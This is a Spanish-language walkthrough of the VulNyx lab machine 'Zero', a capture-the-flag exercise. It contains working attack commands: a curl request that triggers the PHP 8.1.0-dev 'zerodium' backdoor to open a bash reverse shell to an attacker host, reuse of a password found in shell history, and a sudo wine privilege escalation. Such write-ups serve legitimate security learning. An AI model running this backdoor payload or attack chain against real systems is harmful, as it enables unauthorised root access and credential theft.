VulNyx - Zero
Information

Zero es una máquina Linux de dificultad baja de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 09:29 CEST
Nmap scan report for 192.168.1.104
Host is up (0.000096s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
❯ nmap -sVC -p22,80,8080 192.168.1.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 09:30 CEST
Nmap scan report for 192.168.1.104
Host is up (0.00036s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.56 (Debian)
8080/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Shell (root) [Docker]
80/TCP (HTTP)
Site
Directory Fuzzing
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.104
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 278]
Progress: 220545 / 220546 (100.00%)
===============================================================
Finished
===============================================================
8080/TCP (HTTP)
Site
PHP/8.1.0-dev
En los headers enumero la versión (PHP/8.1.0-dev) de PHP.
❯ curl -I "http://192.168.1.104:8080"
HTTP/1.1 200 OK
Host: 192.168.1.104:8080
Date: Sat, 17 May 2025 07:39:20 GMT
Connection: close
X-Powered-By: PHP/8.1.0-dev
Content-type: text/html; charset=UTF-8
Encuentro el siguiente artículo y compruebo que dicha versión de PHP tiene instalado un backdoor.
Tras revisar brevemente el método de explotación, doy con el siguiente exploit, donde se puede observar que, al enviar la cabecera User-Agentt: zerodiumsystem('<cmd>');, el servidor interpreta y ejecuta el comando especificado en el parámetro cmd.
Reverse Shell
Intento obtener una reverse shell.
❯ curl -H "User-Agentt: zerodiumsystem(\"bash -c 'bash -i >& /dev/tcp/192.168.1.5/443 0>&1'\");" 'http://192.168.1.104:8080'
Obtengo la shell como usuario root.
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.104] 58108
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@6ad9beefaa2d:/var/www/html# id ; hostname
id ; hostname
uid=0(root) gid=0(root) groups=0(root)
6ad9beefaa2d
El hostname y el archivo .dockerenv en la raiz del sistema, dan indicios que estamos dentro de un contenedor de Docker.
root@6ad9beefaa2d:/# hostname
6ad9beefaa2d

root@6ad9beefaa2d:/# ls -la /
ls -la /
total 84
drwxr-xr-x   1 root root 4096 May  5  2023 .
drwxr-xr-x   1 root root 4096 May  5  2023 ..
-rwxr-xr-x   1 root root    0 May  5  2023 .dockerenv
En el archivo .bash_history, encuentro credenciales del usuario liam.
root@6ad9beefaa2d:~# ls -la
ls -la
total 24
drwx------ 1 root root 4096 May  5  2023 .
drwxr-xr-x 1 root root 4096 May  5  2023 ..
-rw-r--r-- 1 root root   47 May  5  2023 .bash_history
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x 3 root root 4096 May  5  2023 .local
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile

root@6ad9beefaa2d:~# cat .bash_history
cat .bash_history
sshpass -p 'L14mD0ck3Rp0w4' ssh liam@127.0.0.1
Shell (liam)
22/TCP (SSH)
Connect
Accedo al sistema como usuario liam con las credenciales obtenidas.
❯ sshpass -p "L14mD0ck3Rp0w4" ssh liam@192.168.1.104 -o StrictHostKeyChecking=no 2>/dev/null
liam@zero:~$ id ; hostname
uid=1000(liam) gid=1000(liam) grupos=1000(liam)
zero
Privilege Escalation
Enumeration
Sudo
El usuario liam puede ejecutar como root el binario wine con sudo.
liam@zero:~$ sudo -l
Matching Defaults entries for liam on zero:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User liam may run the following commands on zero:
    (root) NOPASSWD: /usr/bin/wine
Abuse
Binary (wine)
Ejecuto wine llamando a una cmd.exe y me convierto en usuario root.
liam@zero:~$ sudo -u root /usr/bin/wine cmd.exe
it looks like wine32 is missing, you should install it.
multiarch needs to be enabled first.  as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32"
Microsoft Windows 6.1.7601

Z:\home\liam>echo %USERNAME% & hostname
root
ZERO
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
Z:\>type Z:\home\liam\user.txt
fa2cd**************************
Z:\>type Z:\root\root.txt
e9100**************************
Hasta aquí la resolución de la máquina Zero de VulNyx.
Happy Hacking! 🙂